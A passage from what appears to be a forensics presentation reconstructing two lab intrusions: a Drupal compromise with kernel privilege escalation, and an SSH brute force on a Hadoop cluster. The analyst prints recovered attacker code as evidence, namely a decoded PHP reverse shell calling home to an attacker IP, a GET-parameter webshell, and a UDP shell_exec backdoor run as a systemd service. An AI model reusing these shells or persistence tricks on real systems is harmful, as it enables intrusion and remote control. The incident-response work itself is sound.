JHn1aG9zaW5fYnlwYXNzPwNyZwF0zV9mdw5jdGlvbignJywgJGip0yAk3vob3Npb19ieXbh3MoKtsgfsB8lbnlh1HsgZxhbcgkYik7Ih0gZGllKck7%29%3b%27&name%5b%23type%5d=markup HTTP/1.1" 200 14021 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Findings here:

- ✗ Threat actor sent big string (**blob**) of chars using **POST** method ...
- ✗ PHP functions being called: **passthru**, **eval**, and **base64_decode** !!!
- ✗ Is this a **SQL injection** or what?
- ✗ Let's decode this string...

DECODING SUSPICIOUS STRING...

After decoding and home cleaning:

```
$ cat post-string.txt | base64 -d
```

Creating the
communication socket

Turned off!

Call home
IP+Port

```
error reporting(0);
$ip = '192.168.210.131';
$port = 4444;

if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{$ip}:{$port}");
    $s_type = 'stream';
}

if (!$s && ($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port); $s_type = 'stream';
}

if (!$s && ($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) {
        die();
    }
    $s_type = 'socket';
}

if (!$s_type) {
    die('no socket funcs');
}

if (!$s) {
    die('no socket');
}

switch ($s_type) {
    case 'stream': $len = fread($s, 4);
    break;
    case 'socket': $len = socket_read($s, 4);
    break;
}
```

WHAT ABOUT UPDATE.PHP?...

More access logs...

More digging into the access logs file, revealed the following:

```
192.168.210.131 - - [05/Oct/2019:13:17:47 +0200] "GET /icons/text.gif HTTP/1.1" 304 178 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:46 +0200] "GET /icons/unknown.gif HTTP/1.1" 200 527 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:48 +0200] "GET /jabc/scripts/update.php HTTP/1.1" 200 223 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:54 +0200] "GET /jabc/scripts/update.php?cmd=ls HTTP/1.1" 200 244 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
```

Huh!.. Webshell?!

```
$ cat /var/www/html/jabc/scripts/update.php
```

system() function
being used...

```
<?php  
system($_GET['cmd']);  
?>
```

DELETED FILES

-we need them back-

WHAT ABOUT 37292.c FILE?...

- ✗ Searching directory file was found in, leads to nothing!
 - File was in /tmp, but nothing there now (deleted)...
 - We only have one file there undeleted...
 - apache-xTRhUVX

* deleted entries!

Googling → probably an exploit!!!

d/d	1177346:	.
d/d	2:	..
r/r *	1177364:	sh-thd-2797907191
r/r *	1177373:	ccK6FJ39.s
r/r *	1177374:	ccnpgfGI.o
r/r *	1177375:	cc00U3I8.c
r/r *	1177376:	ccsuW6mH.o
r/r *	1177371:	apache-xTRhUVX
r/r *	1177377:	ccHf490f.ld
r/r *	1177378:	cciXjdFO.le
r/r *	1177379:	ofs-lib.so
r/r *	1178168:	libraries-7.x-1.0.zip
r/r *	1178175:	token-7.x-1.6.zip
r/r *	1178196:	views-7.x-3.13.zip
r/r *	1177350(realloc):	tmp.S692hUwVC8
r/r *	1177362(realloc):	util-linux.config.UogfqR
r/r *	1177363(realloc):	libssl1.0.0.template.6fb10m
r/r *	1177364:	libssl1.0.0.config.T9b0fc
r/r *	1177365:	resolvconf.template.9u3iwR
r/d *	1177366:	resolvconf.config.LHjPM6
r/d *	1177367:	libpam-runtime.template.rI8r6u
r/d *	1177368:	libpam-runtime.config.YK8kBK
r/r *	1177369:	man-db.template.X60Y7Z
r/r *	1177370:	man-db.config.WSxDEF
r/r *	1177371(realloc):	apparmor.template.a0Ylpr
r/r *	1177372:	apparmor.config.NRku6G
r/r *	1177373:	ca-certificates.template.Ylf7Iq
r/r *	1177374:	ca-certificates.config.GMjLvg
r/r *	1177375:	irqbalance.template.nY5NjW
r/r *	1177376:	irqbalance.config.HgMR7b
r/r *	1177377:	byobu.template.rs84zu
r/r *	1177378:	byobu.config.oXLLWK
r/r *	1177379:	landscape-common.template.o02KT0
r/r *	1177380:	landscape-common.config.rfdM0g
r/r *	1177381:	unattended-upgrades.template.jeNBTw
r/r *	1177382:	unattended-upgrades.config.L68rWM

DUMP THE JOURNAL!!...

EXT4 = journaling fs...

- ✗ If we check using TSK, since it's an EXT4 fs, then even if we know what name it had, then still we can't access the content, since its entry will be zeroed out!
 - No longer capable of accessing the file...
- ✗ Also, if we check those * files, we will also get zero output!
 - No metadata that leads to the file...
- ✗ We could try dumping them out in two steps:
 - Dump the EXT4 journal
 - Use ext4magic for recovery

GET THEM BACK!!..

x Step1: debugfs

```
$ sudo debugfs -R 'dump <8> ./journal' /dev/....
```

- o **dump** → option used to dump a file using inode #
- o **8** → inode # of the EXT4 journal

x Step2: ext4magic

```
$ sudo ext4magic -a DATE -b DATE -j ./journal -m -d output/
```

- o **a** and **b** are used to specify date **after** and **before**...
- o **j** for the journal...
- o **m** try to recover all deleted files...



Sift through output dir...

COMPARING...

Exploitdb vs. ext4magic

 Exploitdb...



X | Ext4magic...

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328      (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
*====*====*====*====*====*====*====*====*====*====*====*====*====*====*
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS USERNS MOUNT
```

TIMELINE ANALYSIS?...

We can confirm the activities and their sequence by doing a timeline analysis ...

```
10/05/2019,13:00:01,EST5EDT,M...,LOG,Log File,Content Modification Time,-,_VulnOSv2,[CRON pid: 2438] pam_unix(cron:session): session opened for user www-data by...,[CRON pid: 2438] pam_unix(cron:session): session opened for user www-data by (uid=0),2,0S:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,_VulnOSv2,[useradd pid: 2525] add 'php' to group 'sudo',[useradd pid: 2525] add 'php' to group 'sudo',2,0S:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,_VulnOSv2,[useradd pid: 2525] add 'php' to shadow group 'sudo',[useradd pid: 2525] add 'php' to shadow group 'sudo',2,0S:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,_VulnOSv2,[useradd pid: 2525] new group: name=php GID=999,[useradd pid: 2525] new group: name=php GID=999,2,0S:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,_VulnOSv2,[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash,2,0S:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,_VulnOSv2,[sudo] pam_unix(sudo:session): session closed for user root,[sudo] pam_unix(sudo:session): session closed for user root,2,0S:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
```

useradd								Find	Clear	Search options
Drag a column header here to group by that column										
Line	Tag	Timestamp	Source Des...	Source Name	macb	Inode	Long Description			
▼	=	=	File	File	MacB	=	File			
4362	□	2019-10-05 11:06:38	OS Last Ac...	FILE	.a..	1308613	OS:/usr/sbin/useradd Type: file			
4363	□	2019-10-05 11:06:38	OS Last Ac...	FILE	.a..	1831585	OS:/etc/default/useradd Type: file			
9139	□	2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to group 'sudo'			
9140	□	2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to shadow group 'sudo'			
9141	□	2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new group: name=php GID=999			
9142	□	2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash			
9145	□	2019-10-05 13:06:38	Log File	LOG	m...	525608	[sudo] root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --she			

STORY OF CASE #1...

- ✗ Bruteforce was unsuccessful
- ✗ Compromised using vulnerable web application (drupal CVE-2018-7600)
- ✗ Privileges were escalated using Kernel vulnerability (CVE-2015-1328)
- ✗ User php added to the system
- ✗ System user 'mail' was modified and given access to the system
- ✗ PHP webshell was added





CASE #2: HDFS CLUSTER BRIEF...

- ✗ Hadoop Distributed File System Environment
- ✗ Main NameNode facing the Internet
 - Master
- ✗ DataNodes on separate network
 - Slave 1 and Slave 2
- ✗ Suspicious activity was noticed on network during last 10 days
- ✗ Access to Master and Slaves from unusual host
- ✗ New software is found on the system

MOUNTING FS...

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start          End          Length      Description
000: Meta    000000000000  000000000000  00000000001 Primary Table (#0)
001: -----  000000000000  00000002047   00000002048 Unallocated
002: 000:000  0000002048  0163577855  0163575808 Linux (0x83)
003: -----  0163577856  0163579903  00000002048 Unallocated
004: Meta    0163579902  0167770111  0004190210 DOS Extended (0x05)
005: Meta    0163579902  0163579902  0000000001 Extended Table (#1)
006: 001:000  0163579904  0167770111  0004190208 Linux Swap / Solaris x86 (0x82)
007: -----  0167770112  0167772159  00000002048 Unallocated
tsurugi@forensiclab:~/Desktop/hdfs$
```

- ✗ Checking File system using TSK before mounting:

- `mmls`
- `fsstat`

“norecovery”
when mounting...

```
FILE SYSTEM INFORMATION
-----
File System Type: Ext4
Volume Name:
Volume ID: c3dfec865832e886c489166d6cefca9

Last Written at: 2019-10-06 23:23:02 (CEST)
Last Checked at: 2017-11-07 22:06:43 (CET)

Last Mounted at: 2019-10-06 23:23:03 (CEST)
Unmounted properly
Last mounted on: /

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: filetype, Needs Recovery, Extents, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size
```

HUNT FILES ???

- ✗ What are these php files doing here?!
 - Easy to spot if a baseline is available...



```
rootvol/lib/systemd/system/php7.0-fpm.service
rootvol/usr/bin/phar.phar7.0
rootvol/usr/bin/php7.0
rootvol/usr/lib/php/php7.0-fpm-checkconf
rootvol/usr/lib/php/php-helper
rootvol/usr/lib/php/php-maintscript-helper
rootvol/usr/lib/php/20151012/iconv.so
rootvol/usr/lib/php/20151012/posix.so
rootvol/usr/lib/php/20151012/sysvshm.so
rootvol/usr/lib/php/20151012/sysvmsg.so
rootvol/usr/lib/php/20151012/json.so
rootvol/usr/lib/php/20151012/ftp.so
rootvol/usr/lib/php/20151012/shmop.so
rootvol/usr/lib/php/20151012/ctype.so
rootvol/usr/lib/php/20151012/opcache.so
rootvol/usr/lib/php/20151012/tokenizer.so
rootvol/usr/lib/php/20151012/fileinfo.so
rootvol/usr/lib/php/20151012/sysvsem.so
rootvol/usr/lib/php/20151012/calendar.so
rootvol/usr/lib/php/20151012/exif.so
rootvol/usr/lib/php/20151012/pdo.so
rootvol/usr/lib/php/20151012/sockets.so
rootvol/usr/lib/php/20151012/phar.so
rootvol/usr/lib/php/20151012/readline.so
rootvol/usr/lib/php/20151012/gettext.so
rootvol/usr/lib/php/php7.0-fpm-reopenlogs
rootvol/usr/lib/php/7.0/php.ini-production
rootvol/usr/lib/php/7.0/sapi/cli
rootvol/usr/lib/php/7.0/sapi/fpm
rootvol/usr/lib/php/7.0/php.ini-development
rootvol/usr/lib/php/7.0/php.ini-production.cli
rootvol/usr/lib/php/sessionclean
rootvol/usr/lib/tmpfiles.d/php7.0-fpm.conf
```

INSTALLED STUFF...

✗ /var/cache/apt/archives

```
-rw-r----- 1 root root 0 nov. 7 2017 lock
drwx----- 2 sslh root 4096 oct. 7 00:30 partial
-rw-r--r-- 1 root root 2832 oct. 7 00:29 php_1%3a7.0+35ubuntu6_all.deb
-rw-r--r-- 1 root root 10774 oct. 7 00:29 php-common_1%3a35ubuntu6_all.deb
```

✗ /var/log/apt/

```
-rw-r--r-- 1 root root 31K oct. 7 00:30 history.log
-rw-r----- 1 root adm 232K oct. 7 00:30 term.log
```

```
tsurugi@forensiclab:~/Desktop/hdfs$ tail -n15 rootvol/var/log/apt/history.log
Commandline: apt-get remove oracle-java9-installer
Requested-By: hadoop (1000)
Remove: oracle-java9-set-default:amd64 (9.0.1-1~webupd8~0), oracle-java9-installer:amd64 (9.0.1-1~webupd8~0)
End-Date: 2017-11-08 01:52:55

Start-Date: 2017-11-08 06:12:58
Commandline: /usr/bin/unattended-upgrade
Install: linux-image-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-image-extra-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-headers-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-he
advers-4.4.0-98:amd64 (4.4.0-98.121, automatic)
Upgrade: linux-headers-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-image-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-generic:amd64 (4.4.0.31.33, 4.4.0.98.103)
End-Date: 2017-11-08 06:13:42

Start-Date: 2019-10-07 01:30:31
Commandline: apt install php
Install: php7.0-cli:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php-common:amd64 (1:35ubuntu6.1, automatic), php7.0-fpm:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-opcache:amd64 (7.0.33-0ubuntu0.16.04.6,
automatic), php7.0:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-common:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php:amd64 (1:7.0+35ubuntu6.1), php7.0-json:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php
7.0-readline:amd64 (7.0.33-0ubuntu0.16.04.6, automatic)
End-Date: 2019-10-07 01:30:41
```

HUNT FILES /ETC...

- X php config files will be found, but.... What about the cluster service?
 - What's that?

Check inode

2229886	-rw-r--r--	1	root	root	70656	oct.	7 00:30	rootvol	/etc/php/7.0/cli/php.ini
2229817	-rw-r--r--	1	root	root	4421	oct.	7 00:30	rootvol	/etc/php/7.0/fpm/php-fpm.conf
2229816	-rw-r--r--	1	root	root	18771	oct.	7 00:30	rootvol	/etc/php/7.0/fpm/pool.d/www.conf
2229887	-rw-r--r--	1	root	root	70999	oct.	7 00:30	rootvol	/etc/php/7.0/fpm/php.ini
2229841	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/iconv.ini
2229871	-rw-r--r--	1	root	root	68	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/json.ini
2229832	-rw-r--r--	1	root	root	74	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/fileinfo.ini
2229877	-rw-r--r--	1	root	root	76	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/readline.ini
2229844	-rw-r--r--	1	root	root	69	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/pdo.ini
2229829	-rw-r--r--	1	root	root	70	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/exif.ini
2229847	-rw-r--r--	1	root	root	70	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/phar.ini
2229826	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/ctype.ini
2229838	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/gettext.ini
2229862	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/sysvsem.ini
2229835	-rw-r--r--	1	root	root	69	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/ftp.ini
2229865	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/sysvshm.ini
2229853	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/shmop.ini
2229868	-rw-r--r--	1	root	root	75	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/tokenizer.ini
2229874	-rw-r--r--	1	root	root	79	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/opcache.ini
2229823	-rw-r--r--	1	root	root	74	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/calendar.ini
2229856	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available/sockets.ini
2229850	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available posix.ini
2229859	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol	/etc/php/7.0/mods-available sysvmsg.ini
2229806	-rw-r--r--	1	root	root	78	oct.	6 22:13	rootvol	/etc/motd.txt
2228617	-rw-r--r--	1	root	root	529	oct.	6 22:41	rootvol	/etc/network/interfaces
2228411	-rw-r--r--	1	root	root	0	oct.	6 18:10	rootvol	/etc/vmware-tools/tools.conf
2229178	-rw-r--r--	1	root	root	20	oct.	6 18:10	rootvol	/etc/vmware-tools/tools.conf.old
2228438	-rw-r--r--	1	root	root	1194	oct.	7 00:30	rootvol	/etc/init.d/depend.boot
2229812	-rwxr-xr-x	1	root	root	4987	oct.	7 00:30	rootvol	/etc/init.d/php7.0-fpm
2228439	-rw-r--r--	1	root	root	1010	oct.	7 00:30	rootvol	/etc/init.d/depend.start
2228440	-rw-r--r--	1	root	root	1074	oct.	7 00:30	rootvol	/etc/init.d/depend.stop
2229326	-rw-r--r--	1	root	root	344	oct.	6 22:23	rootvol	/etc/hosts
2229058	-rw-r--r--	1	root	root	26	oct.	6 22:32	rootvol	/etc/hostname
2229822	-rw-r--r--	1	root	root	728	oct.	7 00:30	rootvol	/etc/apache2/conf-available/php7.0-fpm.conf
2228303	-rw-r--r--	1	root	root	670	oct.	7 00:30	rootvol	/etc/cron.d/php
2229804	-rw-rw-r-	1	root	root	246	oct.	7 00:28	rootvol	/etc/systemd/system/cluster.service
2229819	-rw-r--r--	1	root	root	398	oct.	7 00:30	rootvol	/etc/init/php7.0-fpm.conf
2229813	-rw-r--r--	1	root	root	155	oct.	7 00:30	rootvol	/etc/logrotate.d/php7.0-fpm

TSK 'ISTATS'...

Cross reference that this was recently added!

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo istat -o 2048 $hdfscase 2229804
inode: 2229804
Allocated
Group: 272
Generation Id: 70237202
uid / gid: 0 / 0
mode: rrw-rw-r--
Flags: Extents,
size: 246
num of links: 1

Inode Times:
Accessed: 2019-10-07 00:31:29.645336261 (CEST)
File Modified: 2019-10-07 00:28:16.492115650 (CEST)
Inode Modified: 2019-10-07 00:28:16.492115650 (CEST)
File Created: 2019-10-07 00:28:16.492115650 (CEST)

Direct Blocks:
10604153
```

TSK 'icat'...

What...??!?!?

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2229804
[Unit]
Description=Daemon Cluster Service
After=network.target
StartLimitIntervalSec=0
[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/usr/bin/env php /usr/local/hadoop/bin/cluster.php
[Install]
WantedBy=multi-user.target
```



TSK 'ICAT' CLUSTER.PHP ...

PHP Webshell used as a systemd service!

- ✗ Error reporting = off
- ✗ Socket port = 17001
- ✗ PHP shell_exec()

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2367366
<?php
error_reporting(0);

$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
//socket_set_option ($sock, SOL_SOCKET, SO_REUSEADDR, 1);
if (socket_bind($sock, '0.0.0.0', 17001) == true) {
    $error_code = socket_last_error();
    $error_msg = socket_strerror($error_code);
    //echo "code: ", $error_code, " msg: ", $error_msg;

    for (;;) {
        socket_recvfrom($sock, $message, 1024000, 0, $ip, $port);
        $reply = shell_exec($message);
        socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
    }
} else { exit; }

?>
```



But the question is:
how did they get here?

HUNT LOGINS...

Failed Logins
(**btmp**)

User Logins (**wtmp**)

magnos	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - gone - no logout
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
ghost	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
dialer	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
security	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
magnos	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
ghost	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
dialer	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
hadoop	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
hadoop	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
controll	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
emily	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
security	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
amy	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23 - 00:23 (00:00)

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo last -f rootvol/var/log/wtmp | head
hadoop pts/1 192.168.2.129 Mon Oct 7 00:23 - 00:48 (00:24)
hadoop pts/0 192.168.2.1 Sun Oct 6 23:42 gone - no logout
hadoop ttys1 Sun Oct 6 23:23 - 23:27 (00:04)
reboot system boot 4.4.0-98-generic Sun Oct 6 23:23 still running
hadoop ttys1 Sun Oct 6 23:20 - down (00:00)
reboot system boot 4.4.0-98-generic Sun Oct 6 22:52 - 23:20 (00:28)
hadoop pts/0 192.168.2.100 Sun Oct 6 22:50 - 22:50 (00:00)
hadoop ttys1 Sun Oct 6 22:40 - crash (00:11)
reboot system boot 4.4.0-98-generic Sun Oct 6 18:40 - 23:20 (04:40)
hadoop ttys1 Sun Oct 6 22:39 - crash (-3:-59)
```

SUCCESSFUL LOGIN!!!...

```
Oct 7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): check pass; user unknown
Oct 7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129
Oct 7 01:23:28 master sshd[2344]: Failed password for root from 192.168.2.129 port 56372 ssh2
Oct 7 01:23:28 master sshd[2344]: Connection closed by 192.168.2.129 port 56372 [preauth]
Oct 7 01:23:29 master sshd[2387]: Failed password for invalid user amavisd from 192.168.2.129 port 56376 ssh2
Oct 7 01:23:29 master sshd[2388]: Failed password for invalid user amavisd from 192.168.2.129 port 56378 ssh2
Oct 7 01:23:29 master sshd[2387]: Connection closed by 192.168.2.129 port 56376 [preauth]
Oct 7 01:23:29 master sshd[2388]: Connection closed by 192.168.2.129 port 56378 [preauth]
Oct 7 01:23:29 master sshd[2385]: Failed password for root from 192.168.2.129 port 56374 ssh2
Oct 7 01:23:29 master sshd[2385]: Connection closed by 192.168.2.129 port 56374 [preauth]
Oct 7 01:23:29 master sshd[2391]: Failed password for invalid user security from 192.168.2.129 port 56382 ssh2
Oct 7 01:23:29 master sshd[2391]: Connection closed by 192.168.2.129 port 56382 [preauth]
Oct 7 01:23:29 master sshd[2393]: Failed password for invalid user oleg from 192.168.2.129 port 56386 ssh2
Oct 7 01:23:29 master sshd[2393]: Connection closed by 192.168.2.129 port 56386 [preauth]
Oct 7 01:23:31 master sshd[2395]: Failed password for invalid user oleg from 192.168.2.129 port 56388 ssh2
Oct 7 01:23:31 master sshd[2395]: Connection closed by 192.168.2.129 port 56388 [preauth]
Oct 7 01:23:31 master sshd[2318]: Failed password for root from 192.168.2.129 port 56356 ssh2
Oct 7 01:23:31 master sshd[2318]: Connection closed by 192.168.2.129 port 56356 [preauth]
Oct 7 01:23:31 master sshd[2318]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129 user=root
Oct 7 01:23:31 master sshd[2397]: Failed password for invalid user dialer from 192.168.2.129 port 56392 ssh2
Oct 7 01:23:31 master sshd[2397]: Connection closed by 192.168.2.129 port 56392 [preauth]
Oct 7 01:23:31 master sshd[2398]: Failed password for invalid user ghost from 192.168.2.129 port 56396 ssh2
Oct 7 01:23:31 master sshd[2398]: Connection closed by 192.168.2.129 port 56396 [preauth]
Oct 7 01:23:31 master sshd[2401]: Failed password for root from 192.168.2.129 port 56402 ssh2
Oct 7 01:23:31 master sshd[2401]: Connection closed by 192.168.2.129 port 56402 [preauth]
Oct 7 01:23:31 master sshd[2403]: Failed password for invalid user magnos from 192.168.2.129 port 56404 ssh2
Oct 7 01:23:31 master sshd[2403]: Connection closed by 192.168.2.129 port 56404 [preauth]
Oct 7 01:23:48 master sshd[2411]: Accepted password for hadoop from 192.168.2.129 port 56406 ssh2
```

MORE FILE HUNTING...

- Search for files added post the login activity (our reference)

```
$ sudo find rootvol/ -type f -newercm rootvol/var/log/lastlog
```

```
2367367 -rw----- 1 tsurugi tsurugi 8,5K oct. 7 00:29 rootvol/home/hadoop/.viminfo
2367350 -rwxr-xr-x 1 tsurugi tsurugi 35K oct. 7 00:34 rootvol/home/hadoop/temp/master
2359305 -rw----- 1 tsurugi tsurugi 7,4K oct. 7 00:48 rootvol/home/hadoop/.bash_history
2361146 -rw-rw-r-- 1 tsurugi tsurugi 42 oct. 6 23:27 rootvol/home/hadoop/.oracle_jre_usage/2a98f5874b09d9b6.timestamp
2367351 -rwxr-xr-x 1 tsurugi tsurugi 22K oct. 7 00:24 rootvol/home/hadoop/45010
```

Binary used for
exploitation

```
tsurugi@forensicleab:~/Desktop/hdfs$ file rootvol/home/hadoop/45010
rootvol/home/hadoop/45010: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, BuildID[sha1]=38f8ab3652358f154d8da3a131bfb8b1832ec23d, for GNU/Linux 3.2.0, not stripped
```

LATERAL MOVEMENT...

Checking .bash_history file on master with auth.log on Slave2, leads to:

```
Oct  6 23:52:14 slave2 sshd[1074]: Server listening on 0.0.0.0 port 22.  
Oct  6 23:52:14 slave2 sshd[1074]: Server listening on :: port 22.  
Oct  7 00:17:01 slave2 CRON[1170]: pam_unix(cron:session): session opened for user root by (uid=0)  
Oct  7 00:17:01 slave2 CRON[1170]: pam_unix(cron:session): session closed for user root  
Oct  7 00:23:30 slave2 sshd[1173]: Accepted publickey for hadoop from 192.168.2.100 port 40936 ssh2: RSA SHA256:vy4kgqS6ttqtHDQTbHNqX72RjZ+p4uinJWK39P16ejY  
Oct  7 00:23:30 slave2 sshd[1173]: pam_unix(sshd:session): session opened for user hadoop by (uid=0)  
